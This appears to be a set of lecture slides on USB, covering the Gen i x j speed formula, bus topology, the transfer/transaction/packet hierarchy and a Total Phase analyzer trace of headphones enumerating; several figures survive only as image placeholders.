
## USB 3.1 and Higher, Gen i x j

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$$\textit{speed} = 5 \cdot 2^{i-1} \cdot j \text{ [Gb/s]}$$


$$i \in \{1,2,3,4\} , j \in \{1,2\}$$

# USB General Topology



[TotalPhase Analyzers Documentation]

# USB Logical Device Descriptor




# USB Transfer, Transactions, and Packets

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- **Transfer** occurs in between Host and a particular End Point of a particular Device
- One or more **Transaction(s)** is needed to carry out the Transfer
- Each Transaction consists of several USB **Packets**

# USB Data Transactions



# Seeing Through the Mist (TotalPhase Portfolio Example)

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# USB Audio Device Example (Headphones)

Sp	Index	m:s.ms.us	Len	Err	Dev	Ep	Record	Summary
	12	0:03.520.946	164 ms	T			<Reset> / <Target disconnect...	
FS	13	0:04.167.110					<Full-speed>	
FS	14	0:04.170.110	102 ms				<Suspend>	
FS	15	0:04.272.948	10.9 ms				<Reset> / <Chirp J> / <Tiny J>	
FS	16	0:04.283.940					<Full-speed>	
FS	17	0:04.284.627	38.0 ms				[39 SOF]	[Frames: 1994 - 2032]
FS	57	0:04.322.631	8 B		00	00	SETUP txn	80 06 00 01 00 00 40 00
FS	58	0:04.322.631	3 B		00	00	SETUP packet	2D 00 10
FS	59	0:04.322.634	11 B		00	00	DATA0 packet	C3 80 06 00 01 00 00 40 00 DD 94
FS	60	0:04.322.642	1 B		00	00	ACK packet	D2
FS	61	0:04.323.627	461 ms				[462 SOF]	[Frames: 2033 - 446]
FS	524	0:04.322.667	8 B		00	00	IN txn [9707 POLL]	12 01 00 02 00 00 00 08
FS	29650	0:04.784.988	0 B		00	00	OUT txn	
FS	29654	0:04.785.626	2.18 us				[1 SOF]	[Frame: 447]
FS	29656	0:04.785.822	10.8 ms				<Reset> / <Chirp J> / <Tiny J>	
FS	29657	0:04.796.677					<Full-speed>	
FS	29658	0:04.797.626	36.0 ms				[37 SOF]	[Frames: 459 - 495]
FS	29696	0:04.834.313	8 B		00	00	SETUP txn	00 05 25 00 00 00 00 00
FS	29700	0:04.834.626	2.08 us				[1 SOF]	[Frame: 496]
FS	29702	0:04.834.337	0 B		00	00	IN txn [7 POLL]	
FS	29728	0:04.835.626	10.0 ms				[11 SOF]	[Frames: 497 - 507]
FS	29740	0:04.845.704	8 B		37	00	SETUP txn	80 06 00 01 00 00 12 00
FS	29744	0:04.846.626	2.18 us				[1 SOF]	[Frame: 508]
FS	29746	0:04.845.737	8 B		37	00	IN txn [28 POLL]	12 01 00 02 00 00 00 08
FS	29835	0:04.847.118	8 B		37	00	IN txn [1 POLL]	0E 0B 40 0E 14 01 01 02
FS	29843	0:04.847.188	2 B		37	00	IN txn [1 POLL]	03 01
FS	29851	0:04.847.279	0 B		37	00	OUT txn	
FS	29855	0:04.847.626	4.00 ms				[5 SOF]	[Frames: 509 - 513]
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FS	29868	0:04.852.235	8 B		37	00	IN txn [39 POLL]	09 02 11 01 04 01 00 80
FS	29990	0:04.854.152	8 B		37	00	IN txn [1 POLL]	32 09 04 00 00 00 01 01
